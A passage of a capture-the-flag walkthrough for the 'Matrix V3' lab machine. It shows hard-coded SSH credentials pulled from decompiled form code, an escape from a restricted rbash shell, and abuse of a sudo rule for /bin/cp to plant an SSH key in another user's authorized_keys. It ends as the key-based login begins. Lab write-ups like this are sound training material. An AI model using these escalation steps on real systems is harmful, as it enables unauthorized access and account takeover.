
```
this.label2.TextAlign = ContentAlignment.Middl
this.label3.AutoSize = true;
this.label3.Font = new Font("Microsoft Sans Se
this.label3.Location = new Point(249, 332);
this.label3.Name = "label3";
this.label3.Size = new Size(248, 31);
this.label3.TabIndex = 2;
this.label3.Text = "./unknowndevice64";
this.label3.TextAlign = ContentAlignment.Middl
this.label4.AutoSize = true;
this.label4.Font = new Font("Times New Roman",
this.label4.ForeColor = Color.Transparent;
this.label4.Location = new Point(304, 386);
this.label4.Name = "label4";
this.label4.Size = new Size(18, 2);
this.label4.TabIndex = 3;
this.label4.Text = "guest:7R1n17yN30";
base.AutoScaleDimensions = new SizeF(6f, 13f);
base.AutoScaleMode = AutoScaleMode.Font;
base.ClientSize = new Size(800, 450);
base.ControlBox = false;
base.Controls.Add(this.label4);
base.Controls.Add(this.label3);
base.Controls.Add(this.label2);
base.Controls.Add(this.label1);
this.Cursor = Cursors.WaitCursor;
base.FormBorderStyle = FormBorderStyle.None;
base.Name = "Form1";
this.Text = "Matrix V3";
```

I used these credentials to login into SSH server and this time I successfully got access.




```
┌─[kalyan@parrot]─[~]
└──╼ $ssh guest@192.168.45.129 -p6464
guest@192.168.45.129's password:
Permission denied, please try again.
guest@192.168.45.129's password:
Last login: Thu Apr  4 10:24:06 2019 from 192.168.56.103
guest@matrix:~$ sudo -l
-rbash: sudo: command not found
guest@matrix:~$ id
-rbash: id: command not found
```

But I found that I got a restricted rbash shell as commands like sudo -l and id were not working. So I quit this session and tried another SSH session with --noprofile option and this time I got a session with "guest" privileges.




```
┌─[✗]─[kalyan@parrot]─[~]
└──╼ $ssh guest@192.168.45.129 -p6464 -t "bash --noprofile"
guest@192.168.45.129's password:
guest@matrix:~$ id
uid=1000(guest) gid=100(users) groups=100(users),7(lp),11(floppy),17(audio),18(v
ideo),19(cdrom),83(plugdev),84(power),86(netdev),93(scanner),997(sambashare)
guest@matrix:~$ sudo -l
User guest may run the following commands on matrix:
    (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
    (trinity) NOPASSWD: /bin/cp
guest@matrix:~$ 
```

The sudo -l command says that "root" user can run a xfsm-shutdown-helper and a user named "trinity" can run a file /bin/cp without a password. The cp command in Linux (as already readers may know) is used to copy. Let's try to get SSH access of the user "trinity". For this, we need to create new SSH keys using the ssh-keygen command.




```
guest@matrix:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/guest/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/guest/.ssh/id_rsa.
Your public key has been saved in /home/guest/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:HoXYqMavXXnF+8bK2XagD5mQPc1rOBJRJr8Tlf8yBf8 guest@matrix
The key's randomart image is:
+---[RSA 2048]----+
|          . o .. |
|       + . = .o  |
|      o o o o  + |
|   . .   . = =  +|
|    +   S + B o.o|
|   . . . o + B+.E|
|      . + o Boo+ |
|     o . . o.B+ .|
|    . .     +=+. |
+----[SHA256]-----+
```

The new keys are created in the folder "/home/guest/.ssh/" by default as shown below. I copy the public keys we created into the home folder of "guest" user.




```
guest@matrix:~$ cd .ssh
guest@matrix:~/.ssh$ ls
id_rsa  id_rsa.pub  known_hosts
guest@matrix:~/.ssh$ chmod 777 id_rsa.pub
guest@matrix:~/.ssh$ cp id_rsa.pub /home/guest
```

Next, I use the /bin/cp command to copy the SSH public keys we created to the .ssh folder of the "trinity" user. Remember, we are running as "trinity" user and this user does'nt require password to run the /bin/cp command. We successfully got a shell of "trinity".




```
guest@matrix:~$ sudo -u trinity /bin/cp ./id_rsa.pub /home/trinity/.ssh/authoriz
ed_keys
guest@matrix:~$ ssh trinity@127.0.0.1 -i /.ssh/id_rsa -p 6464
Warning: Identity file /.ssh/id_rsa not accessible: No such file or directory.
The authenticity of host '[127.0.0.1]:6464 ([127.0.0.1]:6464)' can't be establis
hed.
ECDSA key fingerprint is SHA256:BMhLOBAe8UBwzvDNexM7vC3gv9ytOlL8etgkkIL8Ipk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:6464' (ECDSA) to the list of known hosts
.

